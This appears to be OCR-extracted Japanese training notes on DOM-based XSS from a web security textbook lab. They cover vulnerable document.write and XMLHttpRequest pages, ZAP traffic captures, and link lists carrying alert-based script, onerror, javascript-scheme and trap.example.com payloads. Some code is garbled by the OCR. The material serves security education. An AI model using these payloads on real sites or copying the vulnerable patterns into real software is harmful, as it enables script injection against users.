28 </li><a href="#4h-008.html#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#4h-008a.html#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



【サーバ: 4h/4h-002.html】

```
/var/www/html/4h/4h-002.html - wasbook@example.jp - エディタ - WinSCP
kbody>
アクセス解析サンプル
<script>
var url = decodeURIComponent(location.href);
document.write('');
</script>
</body>
```

document.writeによるDOM BASE XSS

innerHTMLでは、script要素を注入してもJavascriptは実行されませんが、document.writeではJavascriptを実行し、DOM BASE XSSが可能です

【サーバ: 4h/4h-003.html】

```
/var/www/html/4h/4h-003.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Content-Type: image/gif');
error_log($_SERVER['QUERY_STRING']);
echo base64_decode('R01G0D1hAQABAIgAAP///wAAACH5BAAAAAAAAAAAAAAAAAAAEAAAIICRAEA0w==');
```

Base64エンコードされたデータは、1ドット四方のGIF画像データで、見えないダミー画像として使用します

【ブラウザ→サーバ: リクエスト 4h/4g-002.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```
GET http://example.jp/4h/4g-002.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 09:15:14 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 190
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "be-56c2a2de7be15-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
アクセス解析サンプル
<script>
var uri = decodeURIComponent(location.href);
document.write('');
</script>
</body>
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリブ...	レスポンスボディ...	検出アラ...	ノ...	タグ
30	19/01/08 9:1...	GET	http://example.jp/4h/4h-002.html	200	OK	6 ms	190 bytes	Medium	Script	

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0


4h-002 : アクセス解析(document.write; XSS攻撃)

【ブラウザ】


4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃) 
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 </li>4.17.1 DOM Based XSS</li>
7 </ol>
8 </li><a href="#">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 </li><a href="#">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 </li><a href="#">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 </li><a href="#">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 </li><a href="#">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 </li><a href="#">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 </li><a href="#">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 </li><a href="#">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 </li><a href="#">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 </li><a href="#">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 </li><a href="#">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 </li><a href="#">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 </li><a href="#">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 </li><a href="#">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 </li><a href="#">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 </li><a href="#">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 </li><a href="#">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 </li><a href="#">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 </li><a href="#">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 </li><a href="#">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 </li><a href="#">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 </li><a href="#">4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



「OK」をクリックし、「F12」キーで「インスペクター」タブをクリックして、script要素が注入されているのを確認します



【サーバ: 4h/4h-002.html 】

```
/var/www/html/4h/4h-002.html - wasbook@example.jp - エディタ - WinSCP
kbody>
アクセス解析サンプル
<script>
var url = decodeURIComponent(location.href);
document.write('');
</script>
</body>
```


document.writeによるDOM BASE XSS

innerHTMLでは、script要素を注入してもJavascriptは実行されませんが、document.writeではJavascriptを実行し、DOM BASE XSSが可能です

【サーバ: 4h/4h-003.html 】

```
/var/www/html/4h/4h-003.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Content-Type: image/gif');
error_log($_SERVER['QUERY_STRING']);
echo base64_decode('R01G0D1hAQABAIGAAP///wAAACH5BAAAAAAAAAAAAAAAAAAAEAAAICRAEAOw==');
```

Base64エンコードされたデータは、1ドット四方のGIF画像データで、見えないダミー画像として使用します



4h-002a : アクセス解析対策版(document.write; XSS攻撃)

【ブラウザ】

• 4.17.1 DOM Based XSS

1. [4h-001 :innerHTMLによるDOM Based XSS\(正常系\)](#)
2. [4h-001 :innerHTMLによるDOM Based XSS\(攻撃\)](#)
3. [4h-001a:4h-001 の対策版\(攻撃\)](#)
4. [4h-002 :アクセス解析\(document.write; 正常系\)](#)
5. [4h-002 :アクセス解析\(document.write; XSS攻撃\)](#)
6. [4h-002a:アクセス解析対策版\(document.write; XSS攻撃\)](#)
7. [4h-004 :XMLHttpRequestのURL未検証\(正常系\)](#)
8. [4h-004 :XMLHttpRequestのURL未検証\(XSS攻撃\)](#)
9. [4h-004a:XMLHttpRequestのURL検証版\(正常系\)](#)
10. [4h-004a:XMLHttpRequestのURL検証版\(XSS攻撃\)](#)
11. [4h-005 :jQueryのセレクタの動的生成によるXSS\(正常系\)](#)
12. [4h-005 :jQueryのセレクタの動的生成によるXSS\(攻撃\)](#)
13. [4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策\(攻撃\)](#)
14. [4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化\(攻撃\)](#)
15. [4h-005c:jQueryのセレクタの動的生成によるXSS\(対策済みjQuery\)\(攻撃\)](#)
16. [4h-006 :javascriptスキームによるXSS \(正常系\)](#)
17. [4h-006 :javascriptスキームによるXSS \(攻撃\)](#)
18. [4h-006a:javascriptスキームによるXSS対策版\(正常系\)](#)
19. [4h-006a:javascriptスキームによるXSS対策版\(攻撃\)](#)
20. [4h-008 :setTimeoutによるXSS \(正常系; 3秒待つ\)](#)
21. [4h-008 :setTimeoutによるXSS \(攻撃\)](#)
22. [4h-008 :setTimeoutによるXSS \(対策版への攻撃\)](#)

```
6 </li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="#4h-001.html#<script>alert(1)</script>">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#4h-001.html#<img src=/>4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#4h-001a.html#<img src=/>4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#4h-002.html#>4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#4h-002.html#<script>alert(1)</script>">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#4h-002a.html#<script>alert(1)</script>">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#4h-004.html#>4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#4h-004.html#<script>alert(1)</script>">4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#4h-004a.html#>4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#4h-004a.html#<script>alert(1)</script>">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#4h-005.html#>4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#4h-005.html#<script>alert(1)</script>">4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#4h-005a.html#<script>alert(1)</script>">4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#4h-005b.html#<script>alert(1)</script>">4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#4h-005c.html#<script>alert(1)</script>">4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#4h-006.html#>4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#4h-006.html#<script>alert(1)</script>">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#4h-006a.html#>4h-006a:javascriptスキームによるXSS対策版(正常系) </a></li>
26 <li><a href="#4h-006a.html#<script>alert(1)</script>">4h-006a:javascriptスキームによるXSS対策版(攻撃) </a></li>
27 <li><a href="#4h-008.html#>4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#4h-008.html#<script>alert(1)</script>">4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#4h-008a.html#>4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



アクセス解析サンプル



【サーバ: 4h/4h-002a.html 】

```
#!/var/www/html/4h/4h-002a.html - wasbook@example.jp - エディタ - WinSCP
kbody>
アクセス解析サンプル
<script>
function escape_html(s){
    return s.replace(/&/g, "&amp;");
        .replace(/</g, "&lt;");
        .replace(/>/g, "&gt;");
        .replace(/"/g, "&quot;");
        .replace(/'/g, "&#39;");
}
var url = decodeURIComponent(location.href);
document.write("<img src='http://api.example.net/4h/4h-003.php?' + escape_html(url) + '>");
</script>
</body>
```

document.writeによるDOM BASE XSS

innerHTMLでは、script要素を注入してもJavascriptは実行されませんが、document.writeではJavascriptを実行し、DOM BASE XSSが可能です


【サーバ: 4h/4h-003.html 】

```
#!/var/www/html/4h/4h-003.php - wasbook@example.jp - エディタ - WinSCP
k?php
header('Content-Type: image/gif');
error_log($_SERVER['QUERY_STRING']);
echo base64_decode('R01GOD1hAQABAIgAAP//lwAAACH5BAAAAAALAAAAAAEAAAIICRAEA0w==');
```

Base64エンコードされたデータは、1ドット四方のGIF画像データで、見えないダミー画像として使用します

escape_html関数で対策しています

【ブラウザ→サーバ: リクエスト 4h/4g-002a.html → レスポンス 】





4h-004 : XMLHttpRequestのURL未検証(正常系)

【ブラウザ】

4.17.1 DOM Based XSS

- 4h-001 :innerHTMLによるDOM Based XSS(正常系)
- 4h-001 :innerHTMLによるDOM Based XSS(攻撃)
- 4h-001a:4h-001 の対策版(攻撃)
- 4h-002 :アクセス解析(document.write; 正常系)
- 4h-002 :アクセス解析(document.write; XSS攻撃)
- 4h-002a:アクセス解析対策版(document.write; XSS攻撃)
- 4h-004 :XMLHttpRequestのURL未検証(正常系)
- 4h-004 :XMLHttpRequestのURL未検証(XSS攻撃)
- 4h-004a:XMLHttpRequestのURL検証版(正常系)
- 4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)
- 4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)
- 4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)
- 4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)
- 4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)
- 4h-006 :javascriptスキームによるXSS (正常系)
- 4h-006 :javascriptスキームによるXSS (攻撃)
- 4h-006a:javascriptスキームによるXSS対策版 (正常系)
- 4h-006a:javascriptスキームによるXSS対策版 (攻撃)
- 4h-008 :setTimeoutによるXSS (正常系; 3秒待つ)
- 4h-008 :setTimeoutによるXSS (攻撃)
- 4h-008 :setTimeoutによるXSS (対策版への攻撃)

```
6 <li>4.17.1 DOM Based XSS</li>
7 <ol>
8 <li><a href="#4h-001.html#赤">4h-001 :innerHTMLによるDOM Based XSS(正常系)</a></li>
9 <li><a href="#4h-001.html#img_src=/_onerror=alert(1)">4h-001 :innerHTMLによるDOM Based XSS(攻撃)</a></li>
10 <li><a href="#4h-001a.html#<img_src=/_onerror=alert(1)">4h-001a:4h-001 の対策版(攻撃)</a></li>
11 <li><a href="#4h-002.html">4h-002 :アクセス解析(document.write; 正常系)</a></li>
12 <li><a href="#4h-002.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002 :アクセス解析(document.write; XSS攻撃)</a></li>
13 <li><a href="#4h-002a.html#%22%3Cscript%3Ealert(document.domain)%3C/script%3E">4h-002a:アクセス解析対策版(document.write; XSS攻撃)</a></li>
14 <li><a href="#4h-004.html">4h-004 :XMLHttpRequestのURL未検証(正常系)</a></li>
15 <li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL未検証(XSS攻撃)</a></li>
16 <li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(正常系)</a></li>
17 <li><a href="#4h-004a.html#/trap.example.com/4h/4h-900.php?">4h-004a:XMLHttpRequestのURL検証版(XSS攻撃)</a></li>
18 <li><a href="#4h-005.html?color=2">4h-005 :jQueryのセレクタの動的生成によるXSS(正常系)</a></li>
19 <li><a href="#4h-005.html?color=2">&lt;img src=/_onerror=alert(1)&gt;4h-005 :jQueryのセレクタの動的生成によるXSS(攻撃)</a></li>
20 <li><a href="#4h-005a.html?color=2">&lt;img src=/_onerror=alert(1)&gt;4h-005a:jQueryのセレクタの動的生成によるXSS findメソッドによる対策(攻撃)</a></li>
21 <li><a href="#4h-005b.html?color=2">&lt;img src=/_onerror=alert(1)&gt;4h-005b:jQueryのセレクタの動的生成によるXSS パラメータの整数化(攻撃)</a></li>
22 <li><a href="#4h-005c.html?color=2">&lt;img src=/_onerror=alert(1)&gt;4h-005c:jQueryのセレクタの動的生成によるXSS(対策済みjQuery)(攻撃)</a></li>
23 <li><a href="#4h-006.html#4h-007.html">4h-006 :javascriptスキームによるXSS (正常系) </a></li>
24 <li><a href="#4h-006.html#javascript:alert(document.domain)">4h-006 :javascriptスキームによるXSS (攻撃) </a></li>
25 <li><a href="#4h-006a.html#http://example.jp/4h/4h-007.html">4h-006a:javascriptスキームによるXSS対策版 (正常系) </a></li>
26 <li><a href="#4h-006a.html#javascript:alert(document.domain)">4h-006a:javascriptスキームによるXSS対策版 (攻撃) </a></li>
27 <li><a href="#4h-008.html#3">4h-008 :setTimeoutによるXSS (正常系; 3秒待つ) </a></li>
28 <li><a href="#4h-008.html#">:alert(document.domain)//>4h-008 :setTimeoutによるXSS (攻撃) </a></li>
29 <li><a href="#4h-008a.html#">:alert(document.domain)//>4h-008 :setTimeoutによるXSS (対策版への攻撃) </a></li>
30 </ol>
```



```
example.jp/4h/4h-004.html#menu_a
example.jp/4h/4h-004.html#menu_b
example.jp/4h/4h-004.html#menu_c
example.jp/4h/4h-004.html#menu_d
view-source:https://example.jp/4h/4h-004.html#menu_d
<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);
function cxhash() {
var req = new XMLHttpRequest();
var url = location.hash.slice(1) + '.html';
if (url == '#.html') url = 'menu_a.html';
req.open("GET", url);
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var div = document.getElementById("content");
div.innerHTML = req.responseText;
}
};
req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【サーバ: 4h/4h-004.html 】

```
/var/www/html/4h/4h-004.html - wasbook@example.jp - エディタ - WinSCP
</body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
  var req = new XMLHttpRequest();
  var url = location.hash.slice(1) + ".html";
  if (url === '.html') url = 'menu_a.html';
  req.open("GET", url);
  req.onreadystatechange = function() {
    if (req.readyState == 4 && req.status == 200) {
      var div = document.getElementById("content");
      div.innerHTML = req.responseText;
    }
  };
  req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
</body>
```

XMLHttpRequestリクエストで読み込むURLを検証していないと
フラグメント識別子の外部URL指定内容から、DOM Base XSSが
発生します

【ブラウザ→サーバ: リクエスト 4h/4g-004.html → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

デフォルトビュー

```
GET http://example.jp/4h/4g-004.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 10:01:39 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 641
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "281-56c2a2de7cdb5-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<script>
window.addEventListener("hashchange", cxhash, false);
window.addEventListener("load", cxhash, false);

function cxhash() {
var req = new XMLHttpRequest();
var url = location.hash.slice(1) + '.html';
if (url == '.html') url = 'menu_a.html';
req.open("GET", url);
req.onreadystatechange = function() {
if (req.readyState == 4 && req.status == 200) {
var div = document.getElementById("content");
div.innerHTML = req.responseText;
}
};
req.send(null);
}
</script>
<a href="#menu_a">A</a>
<a href="#menu_b">B</a>
<a href="#menu_c">C</a>
<a href="#menu_d">D</a>
<div id="content"></div>
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリブ...	レスポンスボディ...	検出アラ...	ノ...	タグ
48	19/01/08 10:...	GET	http://example.jp/4h/4g-004.html	200	OK	6 ms	641 bytes	Medium	Script	
51	19/01/08 10:...	GET	http://example.jp/4h/menu_a.html	200	OK	5 ms	40 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4h/4h-004.html#menu_a → レスポンス】

無題セッション - 20190108-062800 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```
GET http://example.jp/4h/menu_a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: */*
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4h/4h-004.html
DNT: 1
Connection: keep-alive
Host: example.jp
```

デフォルトビュー

```
HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Tue, 08 Jan 2019 10:01:39 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: W/"28-56c2a2de87996"
X-UA-Compatible: IE=edge
```

メニューA

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコ...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
51	19/01/08 10:...	GET	http://example.jp/4h/menu_a.html	200	OK	5 ms	40 bytes	Medium		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0


